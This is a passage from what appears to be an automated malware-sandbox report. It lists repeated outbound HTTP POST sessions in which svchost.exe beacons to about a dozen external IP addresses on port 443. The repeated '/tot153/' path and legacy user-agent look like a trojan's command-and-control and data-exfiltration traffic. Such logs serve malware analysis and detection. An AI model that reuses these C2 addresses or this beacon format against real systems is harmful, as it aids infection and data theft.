Sep 27, 2021 20:00:23.506144047 CEST	9158	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QQWVGUWQIAVONTHT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
116	192.168.2.4	49950	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.508395910 CEST	9159	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------MBXUWCOCQPLORJGH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
117	192.168.2.4	49951	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.510620117 CEST	9160	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------HGMPOJMORBBEJJIL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
118	192.168.2.4	49952	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.512550116 CEST	9161	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BDUFAPMFERMOUBGS User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
119	192.168.2.4	49953	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.514242887 CEST	9163	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------SCJGOSIZXAHYJKOR User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49846	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.094983101 CEST	9042	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------FWVCCVEWNOJDJPFT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
120	192.168.2.4	49954	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.516726017 CEST	9164	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BTLBYKCOAWIJJAGQ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
121	192.168.2.4	49955	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.518528938 CEST	9165	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------FXVSBIOFHQRKXBNT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
122	192.168.2.4	49956	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.520103931 CEST	9166	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------AZNCZYEYXHZVRKUG User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
123	192.168.2.4	49957	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.521825075 CEST	9167	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------JIJYADJMWJAFIXBL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
124	192.168.2.4	49958	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.523435116 CEST	9168	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------NRWCEVXFYHDWETGH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
125	192.168.2.4	49959	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.524939060 CEST	9170	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------HNKDNRCMKRFKYOXC User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
126	192.168.2.4	49960	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.526601076 CEST	9171	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------NWOBDFTLLBYYLGAD User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
127	192.168.2.4	49961	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.529231071 CEST	9172	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------OWMQOKZKBMQQBDLT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
128	192.168.2.4	49962	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.530817986 CEST	9173	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------XWEWVQTYNHJKBDHE User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
129	192.168.2.4	49963	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.532649994 CEST	9174	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------RFYVLUZHODAVXPTX User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49847	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.099409103 CEST	9043	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ZCICSUUYNCOTCEPF User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
130	192.168.2.4	49964	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.533891916 CEST	9175	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------NJIKFGMKAWFIUPYE User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
131	192.168.2.4	49965	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.535135984 CEST	9176	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------UDRIEVTIMZESTXLH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
132	192.168.2.4	49966	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.536556959 CEST	9177	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VNJUAPHCQMDDUTPZ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
133	192.168.2.4	49967	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.537848949 CEST	9179	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------FZCINDAQHTPXOHGF User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
134	192.168.2.4	49968	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.539594889 CEST	9180	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------JCVHNFSGXTYKIQED User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
135	192.168.2.4	49969	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.541212082 CEST	9181	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------OITMRIKNHDVGTOOR User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
136	192.168.2.4	49970	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.542759895 CEST	9182	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QAQBCHZFNQCOYABT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
137	192.168.2.4	49971	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.544138908 CEST	9183	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------GUFHVKHCYZZFTVPJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
138	192.168.2.4	49972	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.545372009 CEST	9184	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------MPWGATJJGSGMBUEZ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
139	192.168.2.4	49973	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.546633959 CEST	9185	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BCFMMPUXPMRLPTCL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49848	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.103292942 CEST	9045	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------FQASRJHFTOZMMWJD User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
140	192.168.2.4	49974	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.548449993 CEST	9187	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------XQELUHELKMUQIPGL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
141	192.168.2.4	49975	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.549823999 CEST	9188	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------DZNCLBLHZTNXZHOO User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
142	192.168.2.4	49976	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.551373959 CEST	9189	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VVWBIIIAPDLBQXKP User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
143	192.168.2.4	49977	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.552783012 CEST	9206	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------RBGOKMLIUSCUNGQE User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
144	192.168.2.4	49978	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.554172993 CEST	9208	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------RJOSJBFRVMZEPWMQ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
145	192.168.2.4	49979	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.555646896 CEST	9209	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VFITILFGPPVNXARQ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
146	192.168.2.4	49980	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.556992054 CEST	9210	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ZKMQFRHKGHFJOBEP User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
147	192.168.2.4	49981	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.558367014 CEST	9211	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------URNVXHFNJPHGPHVA User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
148	192.168.2.4	49982	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.559911966 CEST	9212	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BJKUUHRSZNVSQXEV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
149	192.168.2.4	49983	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.561430931 CEST	9213	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------UVUIAQCAUPWGQJMR User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49849	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.104764938 CEST	9046	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------EGQZSLYFGOEPVQHA User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
150	192.168.2.4	49984	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.563535929 CEST	9214	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------SWHUYVHOTXAYIZZL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
151	192.168.2.4	49985	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
